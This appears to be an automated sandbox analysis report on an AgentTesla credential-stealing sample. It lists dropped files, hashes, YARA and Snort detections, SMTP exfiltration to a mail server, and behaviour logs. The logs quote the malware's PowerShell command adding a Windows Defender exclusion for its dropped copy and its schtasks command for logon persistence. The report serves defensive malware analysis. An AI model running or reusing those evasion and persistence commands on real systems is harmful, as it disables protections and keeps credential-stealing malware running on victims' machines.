C:\Users\user\AppData\Local\Temp\__PSScriptPolicyTest_nvwn01lw.po0.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmpE154.tmp	
Process:	C:\Users\user\Desktop\X2LP0REOU0.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1609
Entropy (8bit):	5.12101713597591
Encrypted:	false
SSDEEP:	24:2di4+S2qh/S1K2ky1mo2dUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtLdxvn:cgea6YrFdOFzOzN33ODOiDdKrsuTnv
MD5:	F4609599B8A5034818F093BB42CCD9A4
SHA1:	1A232B4FC5B636421356E8E43261B529B03B2CBC
SHA-256:	E4AC5C1B7AAFE3EE53EBD405132AF106C80A8C43B2C4A81D34909FA2B499EF97
SHA-512:	02E08651EB7A1A9EA273F669C8AAA4A9576D53540BD985C11DDEDFCDBA52B5F173624C3AA5D02501C2309EB64404EAEF90D447331B16EF8341254FDC2124C5 9
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailab

C:\Users\user\AppData\Roaming\uTgyxCBgqK.exe	
Process:	C:\Users\user\Desktop\X2LP0REOU0.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	510464
Entropy (8bit):	7.866797954845594
Encrypted:	false
SSDEEP:	12288:C4LH90wixBFmOK6CNz8dXX8NfLKrDBp0O7Xbbj2QP:C4D90wi1xK6xOxLKrDBp0O7XnCc
MD5:	B008A10264E60C148666E33B2521E043
SHA1:	FE8135F6F67978C435649446DF6B2A780C2D9895
SHA-256:	B82421F869673A50E627715BC589112E3369C72A8084FD2D3B56C540CD5B78DD
SHA-512:	EEE7D892E5B0E8C792C8D8A830FBF034876D66052DDDEC32EE524A276F4E9D751004755BE3F5607CEDAD3D9A7768801C611CC885F957B7AA8EDE2EA4639118 3
Malicious:	**true**

C:\Users\user\AppData\Roaming\uTgyxCBgqK.exe

Antivirus:	- Antivirus: ReversingLabs, Detection: 31%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L....m.a..............0.............r.... ....@.. ....@................................ ...O.. ....H............text........ ....`.rsrc..............................@..@.reloc........ ......................@..B................T.......H........e..Hw..............0............................................{ ...*..{!...*..{"...*..{#...*..($.....} .....}!.....}"......}#...*....0..s........u........f.,`(%....{ ....{ ...o&. ..,H('....{!....{!...o(...,0()....{"....{"...o*...,.(+....{#....{#...o,...+..+..*..0..b....... .@d)UU.Z(%....{ ...o-...X)UU.Z('....{!...o....X)UU.Z()....{"...o/...X)UU.Z(+....{#...o0...X*...0...........r... p......%..{ ......%q.........-.&.+.......o1....%..{!......%q.........-.&.+.....

C:\Users\user\AppData\Roaming\uTgyxCBgqK.exe:Zone.Identifier

Process:	C:\Users\user\Desktop\X2LP0REOU0.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20211125\PowerShell_transcript.992547.2Mj8hA1o.20211125201706.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5819
Entropy (8bit):	5.375635011842809
Encrypted:	false
SSDEEP:	96:BZVTLkNt4yqDo1ZLwZHTLkNt4yqDo1Zht/VjZRTLkNt4yqDo1Zz4lllZT:+bf6X
MD5:	0331C905894A6970F8AB7288B031E127
SHA1:	032F8551A7D94CF429D4AB8492DEE61ED4AE2A99
SHA-256:	0DFF550C2A50242DC350B79D0342836FC4922796F1231BF9DBA4EE6B37C89504
SHA-512:	F3DD8EC552FF354BD156CE5AC080849A984422988AAD6CC01818D16F2211C65B8509502A500056CE30B6F309B86AF6DA2867AD30F5053A29CB977D3034986C39
Malicious:	false
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20211125201707..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 992547 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\uTgyxCBgqK.exe..Process ID: 2440..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********************..**********************..Command start time: 20211125201707..**********************..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\uTgyxCBgqK.exe..**********************..Windows PowerShell transcript start..Start time: 20211125202047..Username: computer\user..RunAs User: DESKT

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.866797954845594
TrID:	- Win32 Executable (generic) Net Framework (10011505/4) 49.83% - Win32 Executable (generic) a (10002005/4) 49.78% - Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% - Generic Win/DOS Executable (2004/3) 0.01% - DOS Executable Generic (2002/1) 0.01%
File name:	X2LP0REOU0.exe
File size:	510464
MD5:	b008a10264e60c148666e33b2521e043
SHA1:	fe8135f6f67978c435649446df6b2a780c2d9895
SHA256:	b82421f869673a50e627715bc589112e3369c72a8084fd2 d3b56c540cd5b78dd
SHA512:	eee7d892e5b0e8c792c8d8a830fbf034876d66052dddec3 2ee524a276f4e9d751004755be3f5607cedad3d9a776880 1c611cc885f957b7aa8ede2ea463911883

General

SSDEEP:	12288:C4LH90wixBFmOK6CNz8dXX8NfLKrDBp0O7Xbbj2QP:C4D90wi1xK6xOxLKrDBp0O7XnCc
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L....m.a.............0............r.... ....@.. ....@...............................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x47dd72
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x619F6D1F [Thu Nov 25 11:01:51 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x7bd88	0x7be00	False	0.897877774975	data	7.88061214392	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x7e000	0x60c	0x800	False	0.3359375	data	3.45666373985	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x80000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-20:18:56.175004	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49848	587	192.168.2.6	178.33.113.220

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 20:18:55.352269888 CET	192.168.2.6	8.8.8.8	0x408c	Standard query (0)	mail.incolbo.com	A (IP address)	IN (0x0001)
Nov 25, 2021 20:18:55.736377001 CET	192.168.2.6	8.8.8.8	0xe941	Standard query (0)	mail.incolbo.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 20:18:55.425770044 CET	8.8.8.8	192.168.2.6	0x408c	No error (0)	mail.incolbo.com	incolbo.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 20:18:55.425770044 CET	8.8.8.8	192.168.2.6	0x408c	No error (0)	incolbo.com		178.33.113.220	A (IP address)	IN (0x0001)
Nov 25, 2021 20:18:55.805032015 CET	8.8.8.8	192.168.2.6	0xe941	No error (0)	mail.incolbo.com	incolbo.com		CNAME (Canonical name)	IN (0x0001)
Nov 25, 2021 20:18:55.805032015 CET	8.8.8.8	192.168.2.6	0xe941	No error (0)	incolbo.com		178.33.113.220	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 25, 2021 20:18:55.999670982 CET	587	49848	178.33.113.220	192.168.2.6	220-ns491.webempresa.eu ESMTP Mail Server 220- We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 25, 2021 20:18:56.000117064 CET	49848	587	192.168.2.6	178.33.113.220	EHLO 992547
Nov 25, 2021 20:18:56.027057886 CET	587	49848	178.33.113.220	192.168.2.6	250-cp625.webempresa.eu Hello 992547 [84.17.52.65] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-PIPE_CONNECT 250-AUTH PLAIN LOGIN 250-STARTTLS 250 HELP
Nov 25, 2021 20:18:56.028199911 CET	49848	587	192.168.2.6	178.33.113.220	AUTH login aW5mb0BpbmNvbGJvLmNvbQ==
Nov 25, 2021 20:18:56.055474043 CET	587	49848	178.33.113.220	192.168.2.6	334 UGFzc3dvcmQ6
Nov 25, 2021 20:18:56.083563089 CET	587	49848	178.33.113.220	192.168.2.6	235 Authentication succeeded
Nov 25, 2021 20:18:56.084439993 CET	49848	587	192.168.2.6	178.33.113.220	MAIL FROM:<info@incolbo.com>
Nov 25, 2021 20:18:56.111367941 CET	587	49848	178.33.113.220	192.168.2.6	250 OK
Nov 25, 2021 20:18:56.111751080 CET	49848	587	192.168.2.6	178.33.113.220	RCPT TO:<info@incolbo.com>
Nov 25, 2021 20:18:56.146991968 CET	587	49848	178.33.113.220	192.168.2.6	250 Accepted
Nov 25, 2021 20:18:56.147252083 CET	49848	587	192.168.2.6	178.33.113.220	DATA
Nov 25, 2021 20:18:56.173943043 CET	587	49848	178.33.113.220	192.168.2.6	354 Enter message, ending with "." on a line by itself
Nov 25, 2021 20:18:56.176211119 CET	49848	587	192.168.2.6	178.33.113.220	.
Nov 25, 2021 20:18:56.203293085 CET	587	49848	178.33.113.220	192.168.2.6	250 OK id=1mqKGo-004BKu-R0

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: X2LP0REOU0.exe PID: 6988 Parent PID: 4116

General

Start time:	20:17:01
Start date:	25/11/2021
Path:	C:\Users\user\Desktop\X2LP0REOU0.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\X2LP0REOU0.exe"
Imagebase:	0x2f0000
File size:	510464 bytes
MD5 hash:	B008A10264E60C148666E33B2521E043
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.378108140.0000000002601000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.378699471.000000000360D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000000.00000002.378699471.000000000360D000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.378218260.0000000002687000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 2440 Parent PID: 6988

General

Start time:	20:17:05
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\uTgyxCBgqK.exe
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 4596 Parent PID: 2440

General

Start time:	20:17:05
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: schtasks.exe PID: 4192 Parent PID: 6988

General

Start time:	20:17:06
Start date:	25/11/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\schtasks.exe" /Create /TN "Updates\uTgyxCBgqK" /XML "C:\Users\user\AppData\Local\Temp\tmpE154.tmp
Imagebase:	0x8a0000
File size:	185856 bytes
MD5 hash:	15FF7D8324231381BAD48A052F85DF04
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 4828 Parent PID: 4192

General

Start time:	20:17:07
Start date:	25/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: RegSvcs.exe PID: 4704 Parent PID: 6988

General

Start time:	20:17:07
Start date:	25/11/2021
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
Imagebase:	0xf00000
File size:	45152 bytes
MD5 hash:	2867A3817C9245F7CF518524DFD18F28
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.627911166.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000002.627911166.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.375295135.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.375295135.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000002.632429861.0000000003251000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000008.00000002.632429861.0000000003251000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.374671739.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.374671739.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.376311314.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.376311314.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000008.00000000.375790803.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000008.00000000.375790803.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Read

Disassembly

Code Analysis